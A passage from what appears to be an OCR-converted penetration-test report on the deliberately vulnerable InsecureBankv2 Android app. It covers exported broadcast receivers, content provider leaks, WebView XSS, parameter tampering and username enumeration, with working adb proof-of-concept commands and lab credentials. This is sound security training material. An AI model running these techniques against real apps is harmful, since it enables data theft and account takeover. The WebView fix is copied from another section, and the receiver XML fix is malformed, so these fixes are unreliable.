app_textures  app_webview  cache  code_cache  databases  shared_prefs
```

```
vbox86p:/data/user/0/com.android.insecurebankv2 $ cat shared_prefs/mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">vD7LZlJHJzXn7Vg6FN0JMQ==&#10;    </string>
    <string name="EncryptedUsername">ZGV2YWRtaW4=&#13;&#10;    </string>
</map>
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

In AndroidManifest.xml, set the 'debuggable' attribute to 'false'


References:

Exploiting debuggable android applications | Infosec Resources (infosecinstitute.com)

4.9 Flawed Broadcast Receivers

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**MEDIUM**	**Business Impact**	**MEDIUM**



CVSS v3.1 Vector

AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:N/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

This application use Broadcast Receiver to send an SMS message to the user when he/she change password successfully. The message contain his/her old password and new password. The attacker can make the application to send an SMS message to the attacker's phone number contains the victim's old password

Proof of Concept:


Use jadx to reverse the apk file. In AndroidManifest.xml, we can see that this application has Broadcast Receiver

```
<receiver android:name="com.android.insecurebankv2.MyBroadCastReceiver" android:exported="true">
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
```

Use the command like below to make an application send an SMS message which contains the user's current password

```
130|vbox86p:/ # am broadcast -a theBroadcast -n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver --es phonenumber 12345 --es newpass 1234
Broadcasting: Intent { act=theBroadcast flg=0x400000 cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
```

Here is the result



Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set the permission for the broadcast by adding custom permission in the AndroidManifest.xml. For example

```
<permission android:name="com.android.insecurebankv2.MyBroadCastReceiverPermission"
    android:protectionLevel="signature" />

<receiver
    android:name=".MyBroadCastReceiver"
    android:exported="true" >
    android:exported="true"
    android:permission="com.android.insecurebankv2.MyBroadCastReceiverPermission">
    <intent-filter>
        <action android:name="theBroadcast" >
        </action>
    </intent-filter>
</receiver>
```


References:

Vulnerable Android Broadcast Receivers (oldbam.github.io)

4.10 Insecure Content Provider Access

The following summaries the vulnerability's severity ratings.

Possibility	**HIGH**	**Technical Impact**	**MEDIUM**	**Business Impact**	**MEDIUM**



Description:

This is a type of security vulnerability that occurs when a malicious actor can access and manipulate a content provider's data. The content provider could be a third-party API, a website, or a mobile app. Content provider vulnerabilities can be exploited to gain unauthorized access to confidential information, or to manipulate data or applications. Common vulnerabilities include lack of authentication, weak authentication, weak encryption, and insufficient access control.

In this case, the attacker can get the data about the user who is logged in.

Proof of Concept:

Execute the command in the rooted device like below. The attacker can see the login history of the user

```
vbox86p:/ # content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=1, name=devadmin
Row: 1 id=2, name=devadmin
Row: 2 id=3, name=devadmin
Row: 3 id=4, name=devadmin
Row: 4 id=5, name=devadmin
Row: 5 id=6, name=devadmin
Row: 6 id=7, name=devadmin
Row: 7 id=8, name=dinesh
Row: 8 id=9, name=dinesh
Row: 9 id=10, name=jack
```

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set the permission to prevent the attacker exploits the content provider vulnerable

References:


[Exploiting Content Providers - HackTricks]

[Content provider basics | Android Developers]

4.11 Insecure WebView Implementation

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	HIGH	Business Impact	HIGH



Description:

In the View Statement functionality, this application loads an html file in /storage/emulated/0/ and display as a WebView to user. The attacker can make a malicious html file and send it to the device so that it will be loaded to the user instead

With that, the attacker can get access to the user's sensitive data or execute malicious code on the user's device.

Proof of Concept:

Use adb logcat on rooted device to identify the name of the file and it's storage location (for example: /storage/emulated/0/Statements_jack.html)

```
04-06 04:52:22.933  2803  2803 I System.out: /storage/emulated/0/Statements_jack.html
```


Make a file named Statements_jack.html contain this code:

```
<script>alert("XSS!");</script>
```

Send that file to the device using adb

```
PS D:\CNTT\ATTT\CMC\Android Pentest\Android-Pentest-Note\Android-Pentest-Note\scripts\insecurebank> adb push Statements_
jack.html /storage/emulated/0/
Statements_jack.html: 1 file pushed. 0.0 MB/s (31 bytes in 0.130s)
```

Login and go to the View Statement, we will see the alert notification


ViewStatement
The page at "file://" says:
XSS!
OK

Exploitation Tool:

adb, Genymotion, jadx, Test Manual

Recommendation:

Set the permission to prevent the attacker exploits the content provider vulnerable

References:


Exploiting Content Providers - HackTricks

Content provider basics | Android Developers

4.12 Parameter Manipulation

The following summaries the vulnerability's severity ratings.

Possibility	HIGH	Technical Impact	MEDIUM	Business Impact	MEDIUM



CVSS v3.1 Vector

AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N

Base Score Metrics

Exploitability Metrics

Attack Vector (AV)*

Network (AV:N) | Adjacent Network (AV:A) | Local (AV:L) | Physical (AV:P)

Attack Complexity (AC)*

Low (AC:L) | High (AC:H)

Privileges Required (PR)*

None (PR:N) | Low (PR:L) | High (PR:H)

User Interaction (UI)*

None (UI:N) | Required (UI:R)

Scope (S)*

Unchanged (S:U) | Changed (S:C)

Impact Metrics

Confidentiality Impact (C)*

None (C:N) | Low (C:L) | High (C:H)

Integrity Impact (I)*

None (I:N) | Low (I:L) | High (I:H)

Availability Impact (A)*

None (A:N) | Low (A:L) | High (A:H)

Description:

This is a type of vulnerability that occurs when an attacker is able to alter the values of parameters in a URL or Web form, in order to change the outcome of an


application. This manipulation can be used to access restricted data, execute arbitrary commands, or cause a denial of service.

In this case, the attacker can change the password of another user.


Proof of Concept:

Login as a valid credential: jack:Jack@123$

Set up Burp Suite's proxy to intercept the request. Use the Change Password functionality. Then looking at burp's proxy. We can see a request to change password is sending to the server



Changing the value of the username to dinesh, the password is changed for user dinesh.



Exploitation Tool:

Burp Suite, adb, Genymotion, jadx, Test Manual

Recommendation:

Apply some authentication mechanism (jwt, session,…) to the server to check for which user is requesting to change the password


***References**:*

[Web Parameter Tampering | OWASP Foundation]

4.13 Username Enumeration

The following summaries the vulnerability's severity ratings.

Possibility	MEDIUM	Technical Impact	MEDIUM	Business Impact	MEDIUM



Description:


This is a type of security flaw that allows attackers to identify valid user accounts on a system. This can be used to gain access to data or attempt to guess passwords, leading to a breach of security. In some cases, even if the accounts are not valid, the same results may be returned, allowing the attacker to gain information on valid usernames without even needing to guess.

In this case, the attacker can utilize the change password feature to get the list of valid username.


Proof of Concept:


Login as a valid credential: jack:Jack@123$

Set up Burp Suite's proxy to intercept the request. Use the Change Password functionality. Then looking at burp's proxy. We can see a request to change password is sending to the server

